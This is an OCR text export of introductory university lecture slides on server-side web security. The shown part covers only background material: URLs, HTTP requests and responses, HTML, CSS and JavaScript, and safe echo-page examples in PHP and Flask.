Server-Side Web (in)Security

Introduction to Security (192.019)

Marco **Squarcina**

Security & **Privacy Research Unit** (192-06)
https://**secpriv.wien**

Motivations

Everything is on the Web

- E-banking
- E-healthcare
- E-learning
- E-voting
- E-gaming
- ...


Our society is entirely based on the **Web platform**

Everything is on the Web

- E-banking
- E-healthcare
- E-learning
- E-voting
- E-gaming
- …

Our society is entirely based on the **Web platform**

These slides are literally made with a **Web app** and rendered on a **Website**



The Web as a Content Distribution Platform

the Web

noun [S]

UK /web/ US /web/

A2

the system of connected documents on the internet:

• *Jane's been **surfing** the Web all morning.*

https://dictionary.cambridge.org/dictionary/english/web

Developed at CERN by Tim Berners-Lee in 1989 and made public in **1991**

The Web as a Content Distribution Platform

the Web

noun [S]

UK /web/ US /web/


A2

the system of connected documents on the internet:

• *Jane's been **surfing** the Web all morning.*

https://dictionary.cambridge.org/dictionary/english/web

Developed at CERN by Tim Berners-Lee in 1989 and made public in **1991**



The Web as an ~~Content Distribution~~ Application Platform

the Web

noun [S]

UK /web/ US /web/


A2

the system of connected documents on the internet:

• *Jane's been **surfing** the Web all morning.*

https://dictionary.cambridge.org/dictionary/english/web

Developed at CERN by Tim Berners-Lee in 1989 and made public in **1991**



In **2024** it's the place where anyone can run code on your computer without asking

The Cursed Web

- **Legacy design**: mixing code and data, inconsistent security policies, unsafe defaults, Web developers have too many footguns
- **Complexity**, from huge attack surface (exposed APIs), dependency hell (supply chain attacks) to massive browser codebases (Chromium >35M, Firefox >21M)
- **Disagreements** between browser vendors on **Web standards**
- Unclear **threat models** due to the interconnected nature of the Web
- **Economic incentives**, example: privacy issues as a feature (tracking)
- ...

~~The Cursed Web~~ A Nice Playground for Security Research

- **Legacy design**: mixing code and data, inconsistent security policies, unsafe defaults, Web developers have too many footguns
- **Complexity**, from huge attack surface (exposed APIs), dependency hell (supply chain attacks) to massive browser codebases (Chromium >35M, Firefox >21M)
- **Disagreements** between browser vendors on **Web standards**
- Unclear **threat models** due to the interconnected nature of the Web
- **Economic incentives**, example: privacy issues as a feature (tracking)
- ...


Overview

Overview

- **Anatomy of the Web Infrastructure**
  - Core components, URLs, HTTP(s)
  - Programming languages for the Web (e.g., Python & PHP)
- **Threat Models** for the Web
  - Web attacker, Same-Site Attacker, Network Attacker, …
- **Selected Attacks**
  - Path traversal vulnerabilities
  - Command injections
  - SQL injections (SQLi), blind SQL injections (BSQLi), NoSQLi
  - Server-side request forgery (SSRF)
- **Mitigations**


Background

Anatomy of the Web Infrastructure



Uniform Resource Locator (URL)

URLs are **identifiers** for documents on the Web



- Optional elements: **port**, **query string**, **fragment**
- Reserved characters in the URL must be **URL-encoded**
  - space = %20
  - newline = %0a
  - & = %26

For clarity, we will not URL-encode the attack URLs in the next slides

The HTTP(S) Protocol

- **HTTP** (**H**yper**T**ext **T**ransfer **P**rotocol) defines the structure of the communication between clients (browsers) and Web servers
- **Stateless**: different requests are processed independently from each other
- **Cookies** and other mechanisms are used to implement **stateful applications**
- Default port is **80**
- **Not encrypted**

We will study cookies in the next lecture

- **HTTPS** is the **secure variant** of HTTP, it's the HTTP protocol encrypted using **TLS**
- **Confidentiality**: content cannot be inspected by unauthorized parties
- **Integrity**: connect cannot be modified by unauthorized parties
- **Authentication**: the client can verify that it is communicating with the intended party
- Default port is **443**

HTTP Request

1 2 3

```
POST /login HTTP/1.1
Host: localhost:8888
Content-Length: 38
Origin: http://localhost:8888
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.178 Safari/537.36
Referer: http://localhost:8888/
Connection: close
```

4

```
username=marco&password=securepassword
```

5

1. Request **method**, usually GET or POST
   - GET = no side-effects
   - POST = possible side effects (e.g., insert/remove data)
2. **Path**
3. HTTP protocol **version**
4. HTTP **request headers**
5. **Request body**, parameters are separated by &

HTTP Response

1. HTTP protocol **version**
2. **Status code**
   - 2XX OK
   - 3XX Redirect
   - 4XX Client Error
   - 5XX Server Error
3. **Reason phrase**
4. **Response headers**
5. **Cookie**, needed to preserve state. It is attached to next requests
6. Optional HTML **response body**

1 2 3


```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /dashboard
Content-Type: text/html; charset=utf-8
Content-Length: 64
Set-Cookie:
connect.sid=s%3AjH458p8gsG5UA4y8lD2Aqq22x5zYHgdV.Ovso
8KpKPuAu6Ij8PMHagkk76RthOBLBBC4boIR1tZ0; Path=/;
HttpOnly
Date: Wed, 01 Mar 2023 23:42:23 GMT
Connection: close

<p>Found. Redirecting to <a
href="/dashboard">/dashboard</a></p>
```

4 5 6

HTTP Requests/Responses


https://portswigger.net/burp/communitydownload



Anatomy of a Webpage

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Minimal HTML Page</title>
    <style>
        body {
            background-color: lightblue;
        }
    </style>
</head>
<body>
...
```

HTML: structure of the webpage





```
...
    <div class="container"><h1>Hello,
World!</h1></div>
<script>
document.querySelector('.container')
  .addEventListener('click', function() {
        alert('Stop clicking me!');
  });
</script>
</body>
</html>
```

Anatomy of a Webpage

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <title>Minimal HTML Page</title>
   <style>
      body {
          background-color: lightblue;
      }
   </style>
</head>
<body>
...
```

CSS: styling of the webpage


HTML: structure of the webpage





```
...
   <div class="container"><h1>Hello,
World!</h1></div>
<script>
document.querySelector('.container')
  .addEventListener('click', function() {
      alert('Stop clicking me!');
  });
</script>
</body>
</html>
```

Javascript: the programming language for the web

Anatomy of a Webpage



HTML: structure of the webpage




```
...
   <div class="container"><h1>Hello,
World!</h1></div>
<script>
document.querySelector('.container')
  .addEventListener('click', function() {
       alert('Stop clicking me!');
  });
</script>
</body>
</html>
```


Javascript: the programming language for the Web

Anatomy of a Webpage

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <title>Minimal HTML Page</title>
   <style>
      body {
          background-color: lightblue;
      }
   </style>
</head>
<body>
...
```

HTML: structure of the webpage

CSS: styling of the webpage





```
...
   <div class="container"><h1>Hello,
World!</h1></div>
<script>
document.querySelector('.container')
  .addEventListener('click', function() {
      alert('Stop clicking me!');
```

Javascript: the programming language for the Web

In the real world, you should **include CSS and JS resources as external files**, not as inline resources!

Server-side Languages

PHP is used by 76% of sites according to w3techs.com



A **dynamic site** returns different content based on data contained in the HTTP request. Used for:

- Session management of users
- Interaction with the database
- Dynamic generation of HTML pages
- API servers
- ...

Any programming/scripting language can be used on the server side, even C... or bash! (but please, don't)

PHP is still the most popular programming language, followed by:

ASP.NET, Ruby, Java, JavaScript, Scala, Python, ...

Plethora of **Web frameworks** to ease application development:

Spring (Java), **Play** (Java),
Express (JS), **Meteor** (JS),
Laravel (PHP), **Symfony** (PHP),
Flask (Python), **Django** (Python), ...

Example: PHP Echo Page

```php
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <title>Greetings</title>
</head>
<body>
<?php
   $userName = htmlspecialchars($_GET["name"]);
   echo "<h1>Hello " . $userName . "!</h1>";
?>
</body>
</html>
```

index.php

Test with → `php -S 127.0.0.1:8000 index.php`

- Mix of HTML and PHP code
- Variables start with $
- String concatenation with dot .
- $_GET is a superglobal associative array that contains the query string
- Other important associative arrays are $_POST, $_SESSION, $_COOKIE, $_FILES

Example: Python (Flask) Echo Page

```python
from flask import Flask, render_template
app = Flask(__name__)

@app.route("/user/<username>")
def greetings(username):
    return render_template('user.html',
                           name=username)
```

greet.py


- Separation between HTML and code
- Automatic escape enabled by default


```jinja
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Greetings</title>
</head>
<body>
 <h1>Hello {{ name }}!</h1>
</body>
</html>
```

